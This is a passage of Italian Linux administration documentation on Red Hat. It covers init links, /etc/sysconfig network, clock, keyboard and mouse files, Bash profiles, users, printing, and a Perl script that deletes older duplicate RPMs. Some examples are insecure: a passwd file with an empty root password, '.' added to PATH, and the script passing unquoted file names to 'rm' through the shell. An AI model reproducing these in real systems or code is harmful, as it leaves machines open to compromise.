Si osservi la presenza del collegamento '`S99local`' che punta allo script '`/etc/rc.d/rc.local`'. Si tratta di un'anomalia nella logica generale, dal momento che si fa riferimento a qualcosa di esterno alla directory '`/etc/rc.d/init.d/`'. Il numero, 99, è obbligatorio, dal momento che l'esecuzione di questo deve avvenire alla fine dell'avvio di tutti gli altri servizi.

357.1.4 # ntsysv e chkconfig

Attraverso il programma '**`ntsysv`**', è possibile aggiungere o togliere servizi da attivare nel livello di esecuzione standard. '**`ntsysv`**' provvede da solo a creare i collegamenti simbolici mostrati nella sezione precedente, utilizzando la convenzione mostrata. Per stabilire il numero da usare per i collegamenti di avvio (quelli che iniziano con la lettera '**`S`**') e per quelli di conclusione ('**`K`**'), si avvale del commento iniziale contenuto negli script originali.

Per riprendere l'esempio già mostrato in precedenza, se nella directory '`/etc/rc.d/init.d/`' si trova lo script '**`pippo`**', che contiene il commento iniziale seguente,

```
#! /bin/sh
#
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
```

'**`ntsysv`**' sarà in grado di creare i collegamenti '`S85pippo`' e '`K15pippo`'. La descrizione, inoltre, è utile per ricordare a cosa serve questo servizio (o comunque a cosa serve questo script), quando è il momento di scegliere se attivarlo o meno.

Il programma '**`chkconfig`**' serve fondamentalmente alle stesse funzioni di '**`ntsysv`**', con la differenza che si tratta di un programma a riga di comando, mentre il secondo è interattivo e utilizza una maschera visiva piuttosto amichevole.

357.2 Configurazione del sistema

La maggior parte dei file di configurazione della distribuzione Red Hat si trova nella directory '`/etc/sysconfig`'. I nomi dei file permettono di capire, intuitivamente, il genere di cose che con essi si intendono configurare. In particolare, la directory '`/etc/sysconfig/network-scripts/`' contiene una serie di script e di altri file necessari a facilitare la gestione delle interfacce di rete e degli instradamenti.

357.2.1 Configurazione della rete

L'organizzazione dei file di configurazione e degli script per la connessione in rete è un po' complicata, per permetterne il controllo attraverso il pannello di controllo, o più precisamente, attraverso '**`netcfg`**'.

357.2.1.1 /etc/sysconfig/network

Si tratta del file contenente le informazioni fondamentali sulla connessione alla rete:

- attivazione o meno della rete;
- nome completo dell'elaboratore;
- nome del dominio;
- router (gateway) predefinito;
- interfaccia di rete che porta verso il router predefinito.

Come al solito si utilizza la semplificazione per cui l'elaboratore ha un solo nome e un solo dominio di appartenenza, anche se ha più interfacce di rete (e quindi più nomi e più domini). Evidentemente, se ci sono più interfacce, si deve scegliere un nome e un dominio.

Alcune direttive

`NETWORKING={yes|no}`

Permette di attivare ('**`yes`**') o di disattivare ('**`no`**') la configurazione delle rete.

`HOSTNAME=`*nome_fqdn*

Il nome completo (FQDN) dell'elaboratore, possibilmente quello corrispondente a un'interfaccia di rete realmente esistente. Il file '`/etc/HOSTNAME`', generato normalmente in modo automatico, dovrebbe contenere questo nome.

`DOMAINNAME=`*dominio*

Permette di definire il nome del dominio dell'elaboratore. In pratica, si può riferire solo a un dominio di un'interfaccia di rete particolare.

`FORWARD_IPV4={yes|no}`

Permette di attivare ('**`yes`**') o di disattivare ('**`no`**') l'inoltro IP. Perché l'elaboratore possa funzionare come router, è indispensabile che questa funzione sia attivata, mentre, per motivi di sicurezza, il valore predefinito è '**`no`**'.

`GATEWAY=`*indirizzo_ip_del_router_predefinito*

Permette di definire l'indirizzo IP di un router per l'instradamento predefinito, cioè quel router da utilizzare quando si vuole inoltrare un pacchetto verso un indirizzo per il quale non esista già un instradamento specifico.

`GATEWAYDEV=`*interfaccia_di_rete*

Permette di indicare esplicitamente il nome dell'interfaccia di rete da utilizzare per l'instradamento predefinito.

`NISDOMAIN=`*dominio_nis*

Permette di definire il dominio NIS a cui appartiene l'elaboratore.

Esempi

L'esempio seguente si riferisce alla configurazione dell'elaboratore *`portatile.plip.dg`*. In particolare, si utilizza un router che ha indirizzo IP 192.168.254.254, raggiungibile attraverso l'interfaccia '**`plip1`**'.

```
NETWORKING=yes
FORWARD_IPV4=false
HOSTNAME=portatile.plip.dg
DOMAINNAME=plip.dg
GATEWAY=192.168.254.254
GATEWAYDEV=plip1
```

357.2.1.2 /etc/sysconfig/static-routes

Si tratta della definizione degli instradamenti statici, cioè quelli che non cambiano. Riguarda sia gli instradamenti alle reti accessibili direttamente che a quelle raggiungibili solo attraverso un router. L'esempio seguente dovrebbe essere abbastanza chiaro: la prima riga definisce un instradamento alla rete locale, le altre due definiscono gli instradamenti verso altre reti accessibili attraverso il router 192.168.1.254.

```
eth0 net 192.168.1.0 netmask 255.255.255.0
eth0 net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254
eth0 net 192.168.3.0 netmask 255.255.255.0 gw 192.168.1.254
```

357.2.1.3 /etc/sysconfig/network-scripts/ifcfg-*

Per ogni interfaccia di rete gestita, appare un file di configurazione con il nome '`ifcfg-`*interfaccia*' nella directory '`/etc/sysconfig/network-scripts/`'. Questi file contengono informazioni differenti in funzione del tipo di interfaccia.

Alcune direttive

`DEVICE=`*interfaccia*

Definisce il nome dell'interfaccia di rete corrispondente.

`IPADDR=`*indirizzo_ip*

L'indirizzo IP dell'interfaccia.

`NETMASK=`*maschera_di_rete*

La maschera di rete.

`NETWORK=`*indirizzo_di_rete*

Indirizzo della rete.

`BROADCAST=`*indirizzo_broadcast*

Indirizzo broadcast.

`ONBOOT=`{`yes`|`no`}

Permette di attivare ('**`yes`**'), o di disattivare ('**`no`**'), l'interfaccia all'avvio del sistema.

Esempi

L'esempio seguente si riferisce alla configurazione dell'interfaccia '**`lo`**', praticamente obbligatoria, corrispondente al file '`/etc/sysconfig/network-scripts/ifcfg-lo`'.

```
DEVICE=lo
IPADDR=127.0.0.1
NETMASK=255.0.0.0
NETWORK=127.0.0.0
BROADCAST=127.255.255.255
ONBOOT=yes
```

L'esempio seguente si riferisce alla configurazione dell'interfaccia '**`eth0`**' con un indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

```
DEVICE=eth0
IPADDR=192.168.1.1
NETMASK=255.255.255.0
NETWORK=192.168.1.0
BROADCAST=192.168.1.255
ONBOOT=yes
BOOTPROTO=none
```

357.2.2 Configurazione di altri elementi

Il resto della configurazione è gestito attraverso file contenuti esclusivamente nella directory '`/etc/sysconfig/`'.

357.2.2.1 /etc/sysconfig/clock

Il file '`/etc/sysconfig/clock`' permette di configurare l'orologio del sistema. Per farlo, si deve conoscere come è impostato l'orologio hardware. In pratica, è importante sapere se questo è allineato al tempo universale oppure all'ora locale. Eventualmente può essere usato il programma '**`timeconfig`**' per definire correttamente questo file.

Alcune direttive

`UTC={true|false}`

Se viene utilizzato il valore '**`true`**', si intende che l'orologio hardware sia allineato al tempo universale; diversamente, si intende che sia allineato all'ora locale.

357.2.2.2 /etc/sysconfig/keyboard

Il file '`/etc/sysconfig/keyboard`' permette di configurare la tastiera. Eventualmente può essere usato il programma '**`kbdconfig`**' per definire correttamente questo file.

Alcune direttive

`KEYTABLE=`*mappa_tastiera*

Definisce la mappa della tastiera, indicando il file corrispondente.

Esempi

```
KEYTABLE="/usr/share/keymaps/i386/qwerty/it.kmap"
```

Definisce la configurazione della tastiera italiana.

```
KEYTABLE=it.kmap
```

Esattamente come nell'esempio precedente, senza il problema di dover indicare tutto il percorso per raggiungere il file, dal momento che si tratta di quello predefinito.

357.2.2.3 /etc/sysconfig/mouse

Il file '`/etc/sysconfig/mouse`' permette di configurare il mouse per l'utilizzo attraverso il programma '**`gpm`**'. Eventualmente può essere usato il programma '**`mouseconfig`**' per definire correttamente questo file.

Alcune direttive

`MOUSETYPE=`*tipo*

Permette di definire il tipo di mouse utilizzato. Sono validi i nomi seguenti.

- '**`microsoft`**'
- '**`mouseman`**'
- '**`mousesystems`**'

- '**ps/2**'
- '**msbm**'
- '**logibm**'
- '**atibm**'
- '**logitech**'
- '**mmseries**'
- '**mmhittab**'

```
XEMU3={yes|no}
```

Abilita o disabilita l'emulazione del tasto centrale.

Esempi

L'esempio seguente rappresenta la configurazione per un mouse compatibile con il tipo Microsoft a due tasti, per cui il terzo deve essere emulato.

```
MOUSETYPE="Microsoft"
XEMU3=yes
```

357.3 Configurazione di shell

Anche la configurazione della shell è molto importante per il sistema, risultando relativamente complessa.

357.3.1 Bash

- '`/etc/profile`'

  Si tratta del file di configurazione generale, secondo lo standard, ma è organizzato in modo da permettere l'inserimento di altri segmenti, senza toccarlo. Infatti, alla fine vengono caricati tutti i file che si trovano nella directory '`/etc/profile.d/`' e terminano con l'estensione '`.sh`'.

```
# /etc/profile

# System wide environment and startup programs
# Functions and aliases go in /etc/bashrc

PATH="$PATH:/usr/X11R6/bin"
PS1="[\u@\h \W]\\$ "

ulimit -c 1000000
if [ `id -gn` = `id -un` -a `id -u` -gt 14 ]; then
        umask 002
else
        umask 022
fi

USER=`id -un`
LOGNAME=$USER
MAIL="/var/mail/$USER"

HOSTNAME=`/bin/hostname`
HISTSIZE=1000
HISTFILESIZE=1000
export PATH PS1 HOSTNAME HISTSIZE HISTFILESIZE USER LOGNAME MAIL

for i in /etc/profile.d/*.sh ; do
        if [ -x $i ]; then
                . $i
        fi
done
```

- '/etc/bashrc'

  Secondo le intenzioni di chi ha organizzato la distribuzione, questo file dovrebbe contenere solo la definizione di funzioni e di alias di interesse generale, ma il suo utilizzo dipende dalla configurazione personalizzata di ogni utente, che potrebbe anche escludere l'inclusione di questo file.

```
# /etc/bashrc

# System wide functions and aliases
# Environment stuff goes in /etc/profile

# For some unknown reason bash refuses to inherit
# PS1 in some circumstances that I can't figure out.
# Putting PS1 here ensures that it gets loaded every time.
PS1="[\u@\h \W]\\$ "

alias which="type -path"
```

  Per qualche motivo, il file '/etc/bashrc' fornito con la distribuzione contiene la definizione della variabile '**PS1**', che va a sovrapporsi a quanto già indicato nel file di configurazione generale, '/etc/profile'. Se si intende modificare l'aspetto predefinito dell'invito della shell, conviene agire in questo file.

  Potrebbe essere conveniente definire, per tutti gli utenti, una serie di alias ai comandi più «pericolosi», trasformando quindi il file nel modo seguente (la dichiarazione della variabile '**PS1**' viene commentata).

```
# /etc/bashrc

# System wide functions and aliases
# Environment stuff goes in /etc/profile

## For some unknown reason bash refuses to inherit
## PS1 in some circumstances that I can't figure out.
## Putting PS1 here ensures that it gets loaded every time.
#PS1="[\u@\h \W]\\$ "

alias which="type -path"

alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

- '~/.bashrc'

  È il file di configurazione di una shell Bash interattiva. Secondo le intenzioni di chi ha organizzato la distribuzione, questo file dovrebbe contenere solo la definizione di funzioni e di alias personalizzati, dove alla fine dovrebbe richiamare il file '/etc/bashrc' che contiene le stesse cose, ma a livello generale.

```
# .bashrc

# User specific aliases and functions

# Source global definitions
if [ -f /etc/bashrc ]; then
        . /etc/bashrc
fi
```

- '~/.bash_profile'

  È il file di configurazione utilizzato dalla shell Bash quando questa viene avviata a seguito di un accesso. Per mantenere uniformità con l'insieme, esegue a sua volta il contenuto di '~/.bashrc'

```
# .bash_profile

# Get the aliases and functions
```

```
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin
ENV=$HOME/.bashrc
USERNAME=""

export USERNAME ENV PATH
```

357.3.1.1 Configurazione aggiuntiva

La directory '`/etc/profile.d/`' viene usata per contenere una serie di file da inserire ordinatamente alla fine di '`/etc/profile`'. Attraverso questo meccanismo, l'installazione di un programma può definire un'aggiunta nella configurazione della shell senza dover modificare il file '`/etc/profile`'.

I file in questione, devono terminare con l'estensione '`.sh`', non serve che siano eseguibili e nemmeno che inizino con la definizione della shell che deve interpretarli. L'esempio seguente mostra uno di questi file con la definizione di alcune variabili utili.

```
# /etc/profile.d/config.sh

LANG="it_IT.ISO-8859-1"
export LANG

PATH="$PATH:$HOME/bin:."
export PATH

PS1='\u@\h:\w\$ '
export PS1

alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Nell'esempio viene definita la variabile '**`LANG`**', nel modo corretto per l'Italia, quindi vengono aggiunte al percorso di ricerca degli eseguibili, la directory '`~/bin`' e la directory corrente. Successivamente, viene definita la variabile '**`PS1`**' (l'invito della shell) e una serie di alias.

In precedenza si è visto che la distribuzione Red Hat indica il file '`/etc/bashrc`' come il contenitore adatto per la definizione dell'invito e degli alias. Dipende dal gusto dell'amministratore del sistema la scelta di come intervenire.

357.4 Utenti

Utenti e gruppi vengono gestiti in modo differente dal solito: si tende ad abbinare a ogni utente un gruppo con lo stesso nome e lo stesso numero. Questa tecnica permette di lasciare al gruppo gli stessi permessi dell'utente, facilitando la creazione e lo scioglimento di gruppi di lavoro con la semplice creazione di gruppi nuovi a cui si abbinano gli utenti che ne fanno parte. Questo viene descritto un po' meglio nella sezione 54.5.4.

In queste condizioni, la maschera dei permessi utilizzata normalmente è 002_8.

È il caso di osservare che l'utente e il gruppo '**`nobody`**' hanno il numero 99.

Lo script '**`useradd`**' inserisce gli utenti a partire dal numero 500 in poi, aggregando a ognuno un gruppo privato.

357.4.1 /etc/passwd

```
root::0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

357.4.2 /etc/group

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp,root
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

357.5 Stampa

Il sistema di stampa adottato da Red Hat è quello tradizionale, cioè BSD. Le directory delle code, riferite ad altrettante voci del file '`/etc/printcap`', si diramano a partire da '`/var/spool/lpd/`'. Ognuna di queste contiene il filtro di stampa (se viene utilizzato) e i file di configurazione utilizzati dal filtro.

Tutto questo, compreso il file '`/etc/printcap`', è gestito direttamente dal programma di configurazione della stampa, '**`printtool`**'.

357.5.1 /var/spool/lpd/*/

All'interno della directory per la coda di stampa si trovano, oltre ai file utilizzati da '**`lpr`**' e '**`lpd`**', anche lo script usato come filtro e i relativi file di configurazione.

- '`filter`'

  È il filtro che fa riferimento a diversi componenti collocati sotto '`/usr/lib/rhs/rhs-printfilters/`'.

- '`general.cfg`'

  È un file di configurazione generale della stampa. Segue un esempio nel quale si fa riferimento a:

  - stampante locale;
  - sistema di stampa PostScript (attraverso un filtro);
  - foglio A4;
  - file ASCII trasformati in PostScript.

  ```
  #
  # General config options for printing on this queue
  # Generated by PRINTTOOL, do not modify.
  #
  export DESIRED_TO=ps
  export PAPERSIZE=a4
  export PRINTER_TYPE=LOCAL
  export ASCII_TO_PS=YES
  ```

- '`postscript.cfg`'

  È un file di configurazione per l'emulazione della stampa PostScript. Segue un esempio nel quale si fa riferimento a:

  - stampante compatibile con HP Laserjet;
  - risoluzione 300×300 dpi;
  - foglio A4.

  ```
  #
  # configuration related to postscript printing
  # generated automatically by PRINTTOOL
  # manual changes to this file may be lost
  #
  GSDEVICE=laserjet
  RESOLUTION=300x300
  COLOR=
  PAPERSIZE=a4
  EXTRA_GS_OPTIONS=""
  REVERSE_ORDER=
  PS_SEND_EOF=NO

  #
  # following is related to printing multiple pages per output page
  #
  NUP=1
  RTLFTMAR=18
  TOPBOTMAR=18
  ```

- '`textonly.cfg`'

  È un file di configurazione della stampa di solo testo. Segue un esempio, nel quale si fa riferimento, in particolare, alla trasformazione dei codici di interruzione di riga in modo che corrispondano sempre a *<CR><LF>*.

```
#
# text-only printing options for printing on this queue
# Generated by PRINTTOOL, do not modify.
#
TEXTONLYOPTIONS=
CRLFTRANS=1
TEXT_SEND_EOF=YES
```

357.5.2 /etc/printcap

Dal momento che la stampa è organizzata attraverso questo sistema di filtri, controllato da '**printtool**', sarebbe meglio non modificare il file standard '/etc/printcap', o almeno limitarsi a utilizzare le sole caratteristiche che '**printtool**' può gestire.

```
# /etc/printcap
#
# Please don't edit this file directly unless you know what you are doing!
# Be warned that the control-panel printtool requires a very strict format!
# Look at the printcap(5) man page for more info.
#
# This file can be edited with the printtool in the control-panel.

##PRINTTOOL3## LOCAL laserjet 300x300 a4 {} LaserJet Default {}
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/lp/filter:
```

Accorgimenti per una distribuzione Red Hat

Ogni distribuzione ha i suoi limiti; a volte dei piccoli accorgimenti possono risolvere problemi importanti.

358.1 Gestione dei pacchetti non ufficiali

La Red Hat, come azienda, produce una distribuzione GNU/Linux limitata a un certo numero di applicativi, quelli che è in grado di seguire e garantire in base al personale a sua disposizione. Naturalmente, questo è il limite comune delle distribuzioni GNU/Linux commerciali.

Tutti i pacchetti assemblati all'esterno dell'azienda, vengono «relegati» all'area dei contributi ('`contrib/`') e, spesso, di questi programmi non si può fare a meno.

Se non si ha un accesso permanente a Internet, diventa utile conservare da qualche parte questi programmi che non fanno parte della distribuzione standard. Si pone però un problema nel momento in cui si viene in possesso di un CD-ROM contenente parte di questi contributi, che si ritiene essere aggiornato. Infatti, tale CD-ROM non li può contenere tutti e se si eliminano quelli conservati precedentemente si rischia di perdere qualcosa che serve; inoltre, se si mescolano i file, si rischia di avere due o tre versioni diverse di uno stesso pacchetto.

Con un po' di abilità si può realizzare un programmino che analizza una directory, cerca di identificare i pacchetti uguali ed elimina quelli delle versioni più vecchie.

358.1.1 Composizione del nome dei pacchetti RPM

Il nome dei pacchetti RPM è organizzato secondo la struttura seguente:

nome_dell'applicativo - *versione* - *rilascio* . *architettura* `.rpm`

In pratica, dopo il nome dell'applicativo segue un trattino e quindi l'indicazione della versione, quindi ancora un trattino e poi il rilascio, ovvero la versione riferita alla trasformazione in un pacchetto RPM. Nella parte finale, dopo un punto di separazione, appare la sigla dell'architettura e l'estensione '`.rpm`'. L'esempio seguente mostra il nome del pacchetto contenente il kernel generico e i moduli precompilati per la versione 2.0.34, rilascio 1, per l'architettura i386.

```
kernel-2.0.34-1.i386.rpm
```

Volendo confrontare i nomi di file di versioni differenti, occorre estrapolare la versione e il rilascio. Nella migliore delle ipotesi, la versione è composta da una serie di numeri separati da un punto, dove il primo numero è quello più significativo; nello stesso modo può essere organizzato il rilascio. Il problema si pone quando la versione o il rilascio contengono dei dati alfabetici: diventa impossibile determinare a priori il modo corretto di confronto.

358.1.2 Programma per l'eliminazione dei file RPM doppi

Quello che segue è uno script scritto in Perl per la scansione di una directory, quella corrente nel momento in cui si avvia, allo scopo di eliminare i file corrispondenti a pacchetti già esistenti in versioni più recenti.

```
#!/usr/bin/perl
#======================================================================
# rpmdoppi
#
# Interviene nella directory *corrente* eliminando i file doppi,
```

```
# più vecchi.
#======================================================================

$file0 = "";
$file1 = "";

$nome0 = "";
$nome1 = "";

$versione0 = "";
$versione1 = "";

$rilascio0 = "";
$rilascio1 = "";

$architettura0 = "";
$architettura1 = "";

$verA0 = "";
$verA1 = "";
$verB0 = "";
$verB1 = "";
$verC0 = "";
$verC1 = "";
$verD0 = "";
$verD1 = "";
$verE0 = "";
$verE1 = "";
$verF0 = "";
$verF1 = "";

#----------------------------------------------------------------------
# Carica l'elenco dei file dalla directory corrente.
#----------------------------------------------------------------------
open ( ELENCO, "ls *.rpm | sort |" );

#----------------------------------------------------------------------
# Scandisce nome per nome.
#----------------------------------------------------------------------
while ( $file1 = <ELENCO> ) {

    #------------------------------------------------------------------
    # Estrae gli elementi che compongono il nome del file.
    #------------------------------------------------------------------
    $file1 =~ m{^(.*)-([^-]*)-([^-]*)\.([^._-]*)\.rpm};

    #------------------------------------------------------------------
    # Distribuisce i vari pezzi a variabili più comprensibili.
    #------------------------------------------------------------------
    $nome1 = $1;
    $versione1 = $2;
    $rilascio1 = $3;
    $architettura1 = $4;

    #------------------------------------------------------------------
    # Verifica se i nomi sono comparabili.
    #------------------------------------------------------------------
    if ( $nome1 eq $nome0 ) {
        if ( $architettura1 eq $architettura0 ) {

            #----------------------------------------------------------
            # Ok, i nomi sono comparabili.
            #----------------------------------------------------------
            ;
        } else {
```

```
            #------------------------------------------------------------
            # Le architetture sono differenti.
            #------------------------------------------------------------
            print "Attenzione all’architettura:\n";
            print "     $file0";
            print "     $file1";

            #------------------------------------------------------------
            # Riprende il ciclo.
            #------------------------------------------------------------
            next;
        }

    } else {

        #----------------------------------------------------------------
        # I nomi sono differenti, quindi ripete il ciclo.
        #----------------------------------------------------------------
        next;
    }

    #--------------------------------------------------------------------
    # Qui i nomi e le architetture sono uguali.
    #--------------------------------------------------------------------

    #--------------------------------------------------------------------
    # Se l’ultima cifra della versione è alfabetica e la penultima
    # è numerica, quella alfabetica viene
    # trasformata in numerica per facilitare il confronto.
    #--------------------------------------------------------------------
    if ( $versione1 =~ m{^.*\d[A-Za-z]$}
        && $versione0 =~ m{^.*\d[A-Za-z]$} ) {

        #----------------------------------------------------------------
        # L’ultimo elemento della versione è una lettera alfabetica.
        # Converte la lettera in numero.
        #----------------------------------------------------------------
        $versione1 =~ m{^(.*)([A-Za-z])$};
        $versione1 = $1 . ord $2;
        $versione0 =~ m{^(.*)([A-Za-z])$};
        $versione0 = $1 . ord $2;
    }

    #--------------------------------------------------------------------
    # Si verifica che la versione sia numerica.
    #--------------------------------------------------------------------
    if ( $versione1 =~ m{^[0-9.]*$} && $versione0 =~ m{^[0-9.]*$} ) {

        #----------------------------------------------------------------
        # La versione è correttamente numerica.
        # Si procede a estrarre i vari valori separati da punti
        # (al massimo sei).
        #----------------------------------------------------------------
        $versione1 =~ m{^(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)$};
        $verA1 = $1;
        $verB1 = $2;
        $verC1 = $3;
        $verD1 = $4;
        $verE1 = $5;
        $verF1 = $6;
        $versione0 =~ m{^(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)\.*(\d*)$};
        $verA0 = $1;
        $verB0 = $2;
        $verC0 = $3;
        $verD0 = $4;
        $verE0 = $5;
```

```
        $verF0 = $6;

        #------------------------------------------------------------
        # Si procede al confronto tra le versioni.
        #------------------------------------------------------------
        if ( $verA1 > $verA0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verA1 < $verA0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verB1 > $verB0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verB1 < $verB0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verC1 > $verC0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verC1 < $verC0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verD1 > $verD0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verD1 < $verD0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verE1 > $verE0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verE1 < $verE0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verF1 > $verF0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verF1 < $verF0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        }

    } elsif ( $versione1 =~ m{^$versione0$} ) {

        #------------------------------------------------------------
        # Le versioni sono uguali; più avanti si verifica il numero
        # di rilascio.
        #------------------------------------------------------------
        ;

    } else {

        #------------------------------------------------------------
```

```
        # La versione contiene simboli non numerici.
        #------------------------------------------------------------
        print "Attenzione ai file seguenti (versione non numerica)\n";
        print " $file0";
        print " $file1";
        next;
    }

    #------------------------------------------------------------------
    # Qui le versioni sono uguali.
    #------------------------------------------------------------------

    #------------------------------------------------------------------
    # Si verifica che il rilascio sia numerico.
    #------------------------------------------------------------------
    if ( $rilascio1 =~ m{^[0-9.]*$} && $rilascio0 =~ m{^[0-9.]*$} ) {

        #------------------------------------------------------------
        # Il rilascio è correttamente numerico.
        # Si procede a estrarre i vari valori separati da punti
        # (al massimo 3).
        #------------------------------------------------------------
        $rilascio1 =~ m{^(\d*)\.*(\d*)\.*(\d*)$};
        $verA1 = $1;
        $verB1 = $2;
        $verC1 = $3;
        $rilascio0 =~ m{^(\d*)\.*(\d*)\.*(\d*)$};
        $verA0 = $1;
        $verB0 = $2;
        $verC0 = $3;

        #------------------------------------------------------------
        # Si procede al confronto tra i rilasci.
        #------------------------------------------------------------
        if ( $verA1 > $verA0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verA1 < $verA0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verB1 > $verB0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verB1 < $verB0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } elsif ( $verC1 > $verC0 ) {
            print "Eliminazione del file $file0";
            system( "rm $file0" );
            next;
        } elsif ( $verC1 < $verC0 ) {
            print "Eliminazione del file $file1";
            system( "rm $file1" );
            next;
        } else {
            print "I file seguenti sembrano identici\n";
            print "     $file0";
            print "     $file1";
            next;
        }

    } else {
```

```
        #------------------------------------------------------------
        # Il rilascio contiene simboli non numerici.
        #------------------------------------------------------------
        print "Attenzione ai file seguenti (rilascio non numerico)\n";
        print " $file0";
        print " $file1";
        next;
    }

} continue {

    #------------------------------------------------------------------
    # Accantona i dati per il confronto.
    #------------------------------------------------------------------
    $file0 = $file1;
    $nome0 = $nome1;
    $versione0 = $versione1;
    $rilascio0 = $rilascio1;
    $architettura0 = $architettura1;

}

#----------------------------------------------------------------------
# Il lavoro è terminato; viene chiuso l'elenco dei file.
#----------------------------------------------------------------------
close ( ELENCO );

#======================================================================
```

Come si può intuire, questo programma potrebbe anche fallire nel suo intento. In ogni caso, bisogna analizzare i messaggi per intervenire manualmente sui file che non possono essere trattati automaticamente.

358.2 Personalizzazione e aggiornamento

Una delle cose più fastidiose della distribuzione GNU/Linux Red Hat sono gli aggiornamenti numerosi, già dopo pochi giorni che una nuova versione viene pubblicata. Se si scarica la distribuzione dalla rete, o se la si acquista attraverso uno dei tanti distributori non ufficiali, si ottiene sempre solo una versione «originale», con tutti i difetti che potrebbe avere, dove gli aggiornamenti vanno fatti dopo l'installazione, in modo manuale.

Quando si installa GNU/Linux in modo sistematico su un gran numero di elaboratori, questo problema diventa delicato, perché il lavoro di aggiornamento deve essere moltiplicato su tutte le macchine, mentre sarebbe utile la possibilità di ottenere una distribuzione personalizzata e aggiornata come si vuole.

358.2.1 Installazione normale o attraverso il dischetto supplementare

Allo stato attuale, i dischetti per l'installazione sono due. Il primo è sufficiente per le forme di installazione più comuni, come quella da un CD-ROM o da un file system di rete NFS, mentre il secondo deve essere usato in tutti gli altri casi.

Il programma di installazione aggiuntivo, collocato nel dischetto supplementare è più tollerante e in molti casi è in grado di installare una distribuzione contenente file di versioni differenti rispetto a quelle previste nell'edizione standard. Al contrario, il programma del primo dischetto richiede un'esatta corrispondenza tra i nomi dei file.

Per la precisione, le forme di installazione che fanno uso del solo dischetto di avvio, richiedono la presenza del file 'RedHat/base/hdlist', che contiene l'elenco e le descrizioni dei pacchetti RPM disponibili.

358.2.2 Personalizzazione

Come accennato, per poter personalizzare una distribuzione Red Hat con i pacchetti aggiornati, occorre rigenerare il file 'RedHat/base/hdlist'. Questo si ottiene con il programma 'misc/src/install/genhdlist'.

Supponendo di disporre di una distribuzione Red Hat per la piattaforma i386, a partire dalla directory '/MIO_RHL/', strutturata come si vede dallo schema seguente (che è comunque semplificato rispetto alla realtà), si devono compiere i passi elencati successivamente.

```
/MIO_RHL
|-- RedHat/
|   |-- RPMS/
|   |-- base/
|   |-- instimage/
|   |   `...
|   |
|   `-- i386
|
|-- doc/
|
|-- dosutils/
|   `...
|
|-- images/
|
|-- misc/
|   |-- boot/
|   `-- src/
|       |-- install/
|       `...
|
|-- updates/
|
|-- COPYING
|-- README
`-- RPM-PGP-KEY
```

1. Si copiano i file dei pacchetti aggiornati nella directory 'RPMS/' della versione personalizzata che si sta predisponendo.

   \# **cp /MIO_RHL/updates/* /MIO_RHL/RedHat/RPMS/**

2. In qualche modo si eliminano i pacchetti doppi più vecchi.

3. Si rigenera il file 'RedHat/base/hdlist', ma prima si sistemano i permessi, nel caso serva.

   \# **chmod u+x /MIO_RHL/misc/src/install/genhdlist**

   \# **chmod 644 /MIO_RHL/RedHat/base/hdlist**

   \# **/MIO_RHL/misc/src/install/genhdlist /MIO_RHL/**

Come si può intuire, l'eliminazione dei pacchetti doppi più vecchi può essere fatta con l'aiuto dello script '**rpmdoppi**' già descritto in questo capitolo.

358.3 Aggiornamento del kernel

Comunque si decida di aggiornare una distribuzione Red Hat, il kernel è un punto che crea solitamente dei problemi. Segue la descrizione del modo più conveniente per aggiornarlo.

358.3.1 Installazione fisica

Per prima cosa, con il sistema già funzionante, si procede all'aggiornamento simultaneo di tutti i pacchetti del kernel, saltando solo quelli che non vengono già utilizzati nel sistema. L'aggiornamento simultaneo è necessario per evitare problemi di conflitti.

